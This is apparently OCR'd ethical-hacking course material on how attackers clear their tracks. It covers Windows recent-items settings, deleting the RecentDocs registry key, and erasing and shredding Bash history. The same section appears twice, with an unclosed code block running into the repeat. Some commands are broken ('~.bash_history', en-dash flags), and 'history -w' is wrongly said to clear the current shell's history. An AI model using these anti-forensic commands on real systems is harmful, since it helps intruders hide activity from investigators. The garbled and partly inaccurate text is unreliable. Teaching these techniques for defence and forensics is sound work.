Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.


What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete

To clear the online tracks of various activities, attackers should follow different paths for different OSs.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 11) are as follows:

- **From the Privacy Settings in Windows 11**
    - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**
    - In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"
- **From the Registry in Windows 11**
    - Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
    - Delete all the values except "(**Default**)"



Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- Disabling history
  - `export HISTSIZE=0`
- Clearing the history
  - `history –c` (Clears the stored history)
  - `history –w` (Clears history of the current shell)
- Clearing the user's complete history
  - `cat /dev/null > ~.bash_history && history –c && exit`
- Shredding the history
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history –c && exit` (Shreds the history file and clears the evidence of the command)

```
┌─[root@parrot]─[~]
└──╼ #export HISTSIZE=0
┌─[root@parrot]─[~]
└──╼ #history -c
┌─[root@parrot]─[~]
└──╼ #history -w
```

```
┌─[root@parrot]─[~]
└──╼ #shred ~/.bash_history
┌─[root@parrot]─[~]
└──╼ #more ~/.bash_history

Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the **`more ~/.bash_history`** command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**
  - **`history –c`**

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.

  - **`history –w`**

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

- **Clearing the user's complete history**

  `cat /dev/null > ~.bash_history && history –c && exit`

  This command deletes the complete command history of the current and all other shells and exits the shell.


- **Shredding the history**

  - `shred ~/.bash_history`

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - `shred ~/.bash_history&& cat /dev/null > .bash_history && history -c && exit`

    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.



```
┌─[root@parrot]─[~]
└──╼ #export HISTSIZE=0
┌─[root@parrot]─[~]
└──╼ #history -c
┌─[root@parrot]─[~]
└──╼ #history -w
```

```
┌─[root@parrot]─[~]
└──╼ #shred ~/.bash_history
┌─[root@parrot]─[~]
└──╼ #more ~/.bash_history

